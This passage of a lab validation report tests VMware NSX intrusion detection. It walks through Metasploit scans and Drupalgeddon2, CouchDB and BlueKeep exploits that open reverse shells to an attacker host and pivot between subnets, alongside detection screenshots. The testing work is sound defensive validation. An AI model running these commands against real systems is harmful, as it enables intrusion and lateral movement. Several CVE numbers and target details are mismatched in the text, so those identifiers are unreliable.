[*] 192.168.10.0/24:      - Scanned 109 of 256 hosts (42% complete)
[*] 192.168.10.0/24:      - Scanned 141 of 256 hosts (55% complete)
[*] 192.168.10.0/24:      - Scanned 158 of 256 hosts (61% complete)
[*] 192.168.10.0/24:      - Scanned 185 of 256 hosts (72% complete)
[*] 192.168.10.0/24:      - Scanned 208 of 256 hosts (81% complete)
[*] 192.168.10.0/24:      - Scanned 239 of 256 hosts (93% complete)
[*] 192.168.10.0/24:      - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Figure 12: Metasploit PortScan

Auxiliary Tool SMB_VERSION – SMB_Version was used to further refine the version, language and option details on all potential exploit targets. This is a customary step in many Pen Tests to correct inaccuracies in machine OS typing, versions, etc. Our process runs auxiliary/scanner/smb/smb_version before each exploit.

```
msf5 auxiliary(scanner/smb/smb_version) > hosts

Hosts
=====

address         mac  name          os_name                                                  os_flavor  os_sp  purpose   info  comments
-------         ---  ----          -------                                                  ---------  -----  -------   ----  --------
10.114.209.148                                                                                         firewall
172.19.0.2           172.19.0.2    Debian 8.9 (Linux 4.4.0-142-generic)                                 client
172.23.0.2           172.23.0.2    Debian 8.9 (Linux 4.4.0-142-generic)                                 client
192.168.10.1                       embedded                                                             device
192.168.10.100       273e1700c5be  Linux 273e1700c5be 4.4.0-142-generic #168-Ubuntu SMP                  server
192.168.10.101       273e1700c5be  Linux 273e1700c5be 4.4.0-142-generic #168-Ubuntu SMP                  server
192.168.20.100       273e1700c5be  Linux 273e1700c5be 4.4.0-142-generic #168-Ubuntu SMP                  server
192.168.20.101
```

Figure 13: Auxiliary Tool

Exploits / Weaponization (one or several used)

We used the following exploits, which are listed here with reference information that is used to locate them in various threat databases or is commonly the "handle" for the particular weapon. The exploits are scored based on the National Vulnerability Database (NVD) framework which uses the open framework Common Vulnerability Scoring System (CVSS) which rates the severity of security vulnerabilities in software.

NVD is the U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP). The NVD includes databases of security checklists references, security related software flaws, misconfigurations, product names, and impact metrics.

The NVD supports CVSS 3.1 scoring standards which we will be using for reference in this review and provides the base scores which represent the innate characteristics of each vulnerability.

NVD provides severity rankings of "Low", "Medium", and "High" for CVSS base score ranges. They are as follows.

- None 0.0
- Low 0.1 – 3.9
- Medium 4.0 – 6.9
- High 7.0 – 8.9
- Critical 9.0 – 10.0

Drupal-Drupalgeddon 2 API Injection - CVE 2017-7600 Remote Code Execution: NVD Score 7.8 High

This exploit targets systems running the open-source Content management software Drupal. Drupal which is written in PHP provides a back-end framework for websites and is widely used in business today. Using Metasploit exploit/unix/webapp/drupal_drupalgeddon2 tool, the target machine running the Drupal service is exploited by taking advantage of the Forms API to generate and dynamically modify the forms. By doing this, the attacker is able to target unauthenticated forms and identify exploitable form properties. These forms were commonly the Login Form, Password Reset Form and Registration Form. This gave the attackers the ability to compromise code execution in PHP to execute the attack.

The threat profile and links for this exploit are here:

NVD: https://nvd.nist.gov/vuln/detail/CVE-2017-7600?cpeVersion=2.2

GitHub: https://github.com/dreadlocked/Drupalgeddon2

Apache CouchDB Remote Privilege Escalation - CVE 2018-12635 Remote Code Execution: NVD Score 7.5 High

This exploit targets systems using the open-source document-oriented NoSQL database Apache CouchDB. CouchDB uses multiple formats and protocols to store, transfer, and process data and uses JSON to store the data. The exploit works by taking advantage of a vulnerability that allows non-admin users to elevate their access to admin by exploiting arbitrary shell commands on the server as the database system user.

The threat profile and links for this exploit are here:

NVD: https://nvd.nist.gov/vuln/detail/CVE-2018-12635

CouchDB: https://docs.couchdb.org/en/latest/cve/2017-12635.html

BlueKeep - CVE 2019-0708 Wormable Remote Code Execution: NVD Score 9.8 Critical

This exploit targets a vulnerability in Microsoft Windows systems running Remote Desktop Services (RDP). To exploit this vulnerability the attacker would send a specially crafted request to the target system's remote desktop service via RDP.

The threat profile and links for this exploit are here:

NVD: https://nvd.nist.gov/vuln/detail/CVE-2019-0708

MITRE: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0708

VALIDATION EXERCISE AND FINDINGS

The process of validation consisted of running the aforementioned Kali Linux VM-based reconnaissance (Recon) and Metasploit exploits (Exploit) against the listed servers, in the configurations depicted in detail in the **Test Methodology and Lab Design** section above.

Here we present our summarized findings, on a per-attack scenario basis. Our validation exercises and the results are illustrated with supporting screenshots of NSX consoles and of the actual VMs under test.

ATTACK SCENARIO – DRUPALGEDDON 2 API INJECTION CVE-2017-7600

Web application servers running Drupal that are not properly secured and patched against vulnerabilities are subject to attack by exploiting the Drupal service running on the server. To begin we used Kali Linux to launch the msfconsole to use the Metasploit exploit/unix/webapp/drupal_drupalgeddon2 tool. This will execute an attack against the Drupal service running on the App1-Web-Tier VM.

Using the mfsconsole we initiated a port scan against an IP space designated as the DMZ using the command **use auxiliary/scanner/portscan/tcp**/. We then set the parameters as seen in the image below.

```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set THREADS 50
THREADS => 50
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.10.0/24
RHOSTS => 192.168.10.0/24
msf5 auxiliary(scanner/portscan/tcp) > set PORTS 8080,5984
PORTS => 8080,5984
msf5 auxiliary(scanner/portscan/tcp) > run
```

Figure 14: Auxiliary Port Scan

The intended output of this was to obtain list of devices with port 8080 open as seen below.

```
[*] 192.168.10.0/24:      - Scanned  44 of 256 hosts (17% complete)
[*] 192.168.10.0/24:      - Scanned  52 of 256 hosts (20% complete)
[+] 192.168.10.100:       - 192.168.10.100:5984 - TCP OPEN
[+] 192.168.10.100:       - 192.168.10.100:8080 - TCP OPEN
[+] 192.168.10.101:       - 192.168.10.101:5984 - TCP OPEN
[+] 192.168.10.101:       - 192.168.10.101:8080 - TCP OPEN
[*] 192.168.10.0/24:      - Scanned  96 of 256 hosts (37% complete)
[*] 192.168.10.0/24:      - Scanned 109 of 256 hosts (42% complete)
[*] 192.168.10.0/24:      - Scanned 141 of 256 hosts (55% complete)
[*] 192.168.10.0/24:      - Scanned 158 of 256 hosts (61% complete)
[*] 192.168.10.0/24:      - Scanned 185 of 256 hosts (72% complete)
[*] 192.168.10.0/24:      - Scanned 208 of 256 hosts (81% complete)
[*] 192.168.10.0/24:      - Scanned 239 of 256 hosts (93% complete)
[*] 192.168.10.0/24:      - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 15: Port Scan Output

With our targets identified we are now able to initiate the DrupalGeddon 2 attack against the vulnerable host 192.168.10.100 (App1-Web-Tier-VM) seen above.

To launch the attack against our victim VM we used our Metasploit console (msfconsole) to select the DuppalGeddon 2 exploit module. With this module we needed to define the IP address of the victim VM we obtained earlier and configured the port the vulnerable Drupal service is running on.

```
       =[ metasploit v5.0.95-dev                          ]
+ -- --=[ 2038 exploits - 1103 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View missing module options with show missing

msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOST 192.168.10.101
RHOST => 192.168.10.101
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 8080
RPORT => 8080
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit -z
```

Figure 16: DrupalGeddon2 Exploit

The host was successfully exploited, and the Meterpreter reverse TCP session was established from the victim VM App1-Web-Tier VM to our attacker Kali Linux VM.

```
[*] Started reverse TCP handler on 10.114.209.151:4444
[*] Sending stage (38288 bytes) to 192.168.10.101
[*] Meterpreter session 1 opened (10.114.209.151:4444 -> 192.168.10.101:35886) at 2020-10-01 09:58:45 -0500
[*] Session 1 created in the background.
msf5 exploit(unix/webapp/drupal_drupalgeddon2) >
```

Figure 17: Reverse TCP Session from Attacker to Victim

With the exploit successful this now gives us control to interact with the victim VM by executing commands and gathering additional intel from the compromised device.

From the NSX Manager UI we can see that the intrusion attempts were logged against the App1-Web-Tier workload.



Figure 18: NSX Intrusion Detection Summary

These are represented by the detection of the signatures in the UI and provides additional detailed information on the attempts. We see that two attempts were made against the App1-Web-Tier VM and were

identified as a severity High affecting the Drupal server in which the DruppalGeddon 2 exploit was used to compromise a Registration Form on the server.



Figure 19: NSX High Severity Detection

The second listed attempt was a severity Critical against the web servers' applications which was the result of a Remote Code Execution using a PHP script to compromise the device.



Figure 20: NSX Critical Severity Detection

In the NSX Manager UI additional details can be tracked for each of the exploits. Additional security metrics within the UI can be obtained by viewing the Intrusion History and the additional vulnerability detail that refer to specific CVEs of the detected intrusion attempts.

In addition to testing the IDS capabilities Coalfire also performed IPS testing in our lab to validate the VMware NSX Distributed IDS/IPS capabilities to allow for full prevention and to demonstrate its ability to block the detected DruppalGeddon 2 exploit. It is recommended that in order to get the full prevention capabilities that IPS be turned on, due to the ease of enablement and the robust features. The IPS solution will have minimal false positives and allows the organization to go directly into detection and prevention mode on day one.

ATTACK SCENARIO – APACHE COUCHDB REMOTE PRIVILEGE ESCALATION CVE-2018-12635

Using the system, we compromised with the Drupalgeddon2 exploit we will now demonstrate a lateral movement scenario. With a compromised system in the DMZ, we are now able to further compromise the lab environment by moving laterally from the DMZ environment into the internal "segmented" network VMs.

Our goal is to identify a vulnerable system and exploit it from our external system through the compromised system in the DMZ to compromise the vulnerable system. In this scenario, we will be exploiting a system running a vulnerable version of CouchDB. This exploit allows an attacker to create an admin user in the database remotely by sending a crafted JSON message. After the admin user is created, it will have elevated privileges in the database.

Using the mfsconsole we established Meterpreter session from the Drupal server App1-Web-Tier VM we previously exploited which is represented by IP 192.168.10.101 as seen in the image below.



Figure 21: Meterpreter Session to App1-Web-Tier VM

To move laterally from the compromised system App1-Web_Tier VM, we need to route the traffic from the DMZ to the internal network using the established reverse shell we just created. To do this we added a route of the internal network to the current shell session by using the command “route add 192.168.20.0/24 1”. This allows us to attack a VM on the internal network that is running a vulnerable version of CouchDB which we have identified as App1-App-Tier VM.

Figure 22: Route to 192.168.20.0/24 Network

With the route added we next launched the CouchDB command execution exploit by configuring the Metasploit console with the IP of the host we identified previously as App1-App-Tier VM.



Figure 23: CouchDB Exploit Against App1-App-Tier VM

In the Metasploit console we execute the command “use exploit/linux/http/apache_couchdb_cmd_exec” this launches the CouchDB exploit against the vulnerable server.



Figure 24: CouchDB Exploit Against App1-App-Tier VM

With the reverse TCP session established our external VM is able to interact with the exploited Drupal server and perform additional recon, such as running commands to get additional information from the exploited system.



Figure 25: Metasploit Sessions

By running the command “sessions -l” we are able to get information on the session we have established as seen in image above (Figure 24). With this information we used the command “sessions -l 3” to select one of the sessions to interact with. In this example we connected to the CouchDB server named App1-App-Tier VM. The image below (Figure 25) shows the level of access we have on the compromised system. This access allows us to view the file structure and modify it, demonstrating the level of access that has been obtained by the attacker.

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > ps

Process List
============

 PID   PPID  Name          Arch    User  Path
 ---   ----  ----          ----    ----  ----
 1     0     beam.smp      x86_64  root  /opt/couchdb/erts-6.2/bin
 35    1     sh            x86_64  root  /bin
 36    1     memsup        x86_64  root  /opt/couchdb/lib/os_mon-2.3/priv/bin
 37    1     cpu_sup       x86_64  root  /opt/couchdb/lib/os_mon-2.3/priv/bin
 39    1     inet_gethost  x86_64  root  /opt/couchdb/erts-6.2/bin
 40    39    inet_gethost  x86_64  root  /opt/couchdb/erts-6.2/bin
 41    1     couchjs       x86_64  root  /opt/couchdb/bin
 44    1     sh            x86_64  root  /bin
 47    44    sh            x86_64  root  /bin
 643   47    sbINp         x86_64  root  /tmp
 3231  1     sh            x86_64  root  /bin
 3235  3231  sh            x86_64  root  /bin
 3327  1     sh            x86_64  root  /bin
 3328  3327  curl          x86_64  root  /usr/bin
 3332  1     sh            x86_64  root  /bin
 3333  3332  curl          x86_64  root  /usr/bin
 3337  1     sh            x86_64  root  /bin
 3338  3337  curl          x86_64  root  /usr/bin
 3342  1     sh            x86_64  root  /bin
```

Figure 26: Exploited Victim Process List

With access to a compromised server on the internal network, we are now able to continue our lateral movement to other servers running vulnerable software. In this instance we have another server running a vulnerable version of CouchDB. Using our existing Meterpreter session, we established in Metasploit we can add a new route to include the IP 192.168.20.100.

From the NSX Manager UI we can see that the intrusion attempts were logged against the vulnerable CouchDB servers on the internal network.

These are represented by the detection of the signatures in the UI and provides additional detailed information on the attempts. We see that two attempts were made against CouchDB servers and were identified as a severity High in which the CouchDB exploit was used to compromise the database on the server. The first image shows the remote privilege escalation attempt.



Figure 27: NSX High Severity Detection

The second image shows the remote code execution attempt.



Figure 28: NSX High Severity Detection

In the NSX Manager UI additional details can be tracked for each of the exploits. Additional security metrics within the UI can be obtained by viewing the Intrusion History and the additional vulnerability detail that refer to specific CVEs of the detected intrusion attempts.

In addition to testing the IDS capabilities Coalfire also performed IPS testing in our lab to validate the VMware NSX Distributed IDS/IPS capabilities to allow for full prevention and to demonstrate its ability to block the detected CouchDB exploit. It is recommended that in order to get the full prevention capabilities that IPS be turned on, due to the ease of enablement and the robust features. The IPS solution will have minimal false positives and allows the organization to go directly into detection and prevention mode on day one.

ATTACK SCENARIO BLUEKEEP – CVE – 2019-0708 WORMABLE REMOTE CODE EXECUTION

The BlueKeep exploit is a wormable critical remote code execution vulnerability that exploits a flaw in the Microsoft RDP service running on outdated and vulnerable operating systems like Windows Server 2008.

The BlueKeep exploit module works by exploiting a remote Windows kernel use-after-free vulnerability via RDP. The RDP termdd.sys driver improperly handles binds to internal-only channel MS_T120, allowing a malformed Disconnect Provider Indication message to cause use-after-free.

With a controllable data/size remote nonpaged pool spray, an indirect call of the freed channel is used to achieve arbitrary code execution against the victim machine.

The BlueKeep scanner tool available in Metasploit can discover which devices are vulnerable to BlueKeep on the network.

To use the scanner, we used the command “use auxiliary/scanner/rdp/cve_2019_0708_bluekeep”. For this scenario we had selected a Server 2008R2 image that was purposely not patched and modified to demonstrate the exploit for the exercise.



Figure 29: BlueKeep vulnerability check

Using the Metasploit console we launched the exploit by running the command “use exploit\windows\rdp\cve_2019_0708_bluekeep_rce”. The exploit starts a reverse TCP handler and begins to exploit the vulnerable system by exploiting the RDP service running on the victim server.

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 10.114.209.151:4444
[*] 192.168.10.107:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.10.107:3389   - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.10.107:3389   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.107:3389 - Using CHUNK grooming strategy. Size 350MB, target address 0xfffffa8019600000, Channel count 1.[!] 192.168.10.107:3389 -
<---------------- | Entering Danger Zone | ---------------->
[*] 192.168.10.107:3389 - Surfing channels ...
[*] 192.168.10.107:3389 - Lobbing eggs ...
[*] 192.168.10.107:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.10.107:3389 - <---------------- | Leaving Danger Zone | ---------------->
[*] Command shell session 1 opened (10.114.209.151:4444 -> 192.168.10.107:49158) at 2020-12-14 12:58:48 -0600
```

Figure 30: BlueKeep script execution

Once the exploit is successful it establishes a command shell to the victim server. This allows for remote commands to be executed against the server. In the example below we were able to navigate the root directories and create a new directory.



Figure 31: Exploited system

In the below image the creation of the folder is verified on the exploited server.



Figure 32: File system of the exploited server

From the NSX Manager UI we can see that the intrusion attempts were logged against the vulnerable Server2008R2 server.

These are represented by the detection of the signatures in the UI and provides additional detailed information on the attempts. We see that the attempts were made against the 2008R2 server and were identified as two High severity detections in which the BlueKeep exploit was used to compromise the RDP service on the server.

Figure 33: Intrusion Detection Summary

The image below shows the attacker establishing the MS_T120 channel to exploit the vulnerable server. The MS_T120 is a virtual channel that is defined as one of the 32 static virtual channels RDP configures prior to authentication of the session as a data path.



Figure 34: MS_T120 channel exploit

The second image shows the inbound RDP exploitation attempt from the external attacker to the vulnerable server which was rated as a High severity.



Figure 35: RDP Exploit

In the NSX Manager UI additional details can be tracked for the exploit. Additional security metrics within the UI can be obtained by viewing the Intrusion History and the additional vulnerability detail that refer to specific CVEs of the detected intrusion attempts.

In addition to testing the IDS capabilities Coalfire also performed IPS testing in our lab to validate the VMware NSX Distributed IDS/IPS capabilities to allow for full prevention and to demonstrate its ability to block the detected BlueKeep exploit. It is recommended that in order to get the full prevention capabilities that IPS be turned on, due to the ease of enablement and the robust features. The IPS solution will have minimal false positives and allows the organization to go directly into detection and prevention mode on day one.

CONCLUSION

In the three representative attacks which focus on Linux systems, application integration and Windows systems vulnerabilities, based on industry-standard common vulnerabilities and exploits (CVE) with base scores of 7.5 or higher (indicating “high” impacts to confidentiality, integrity and availability), our testing verified the effectiveness of NSX in detecting and disrupting (preventing) the attacks in near real-time.

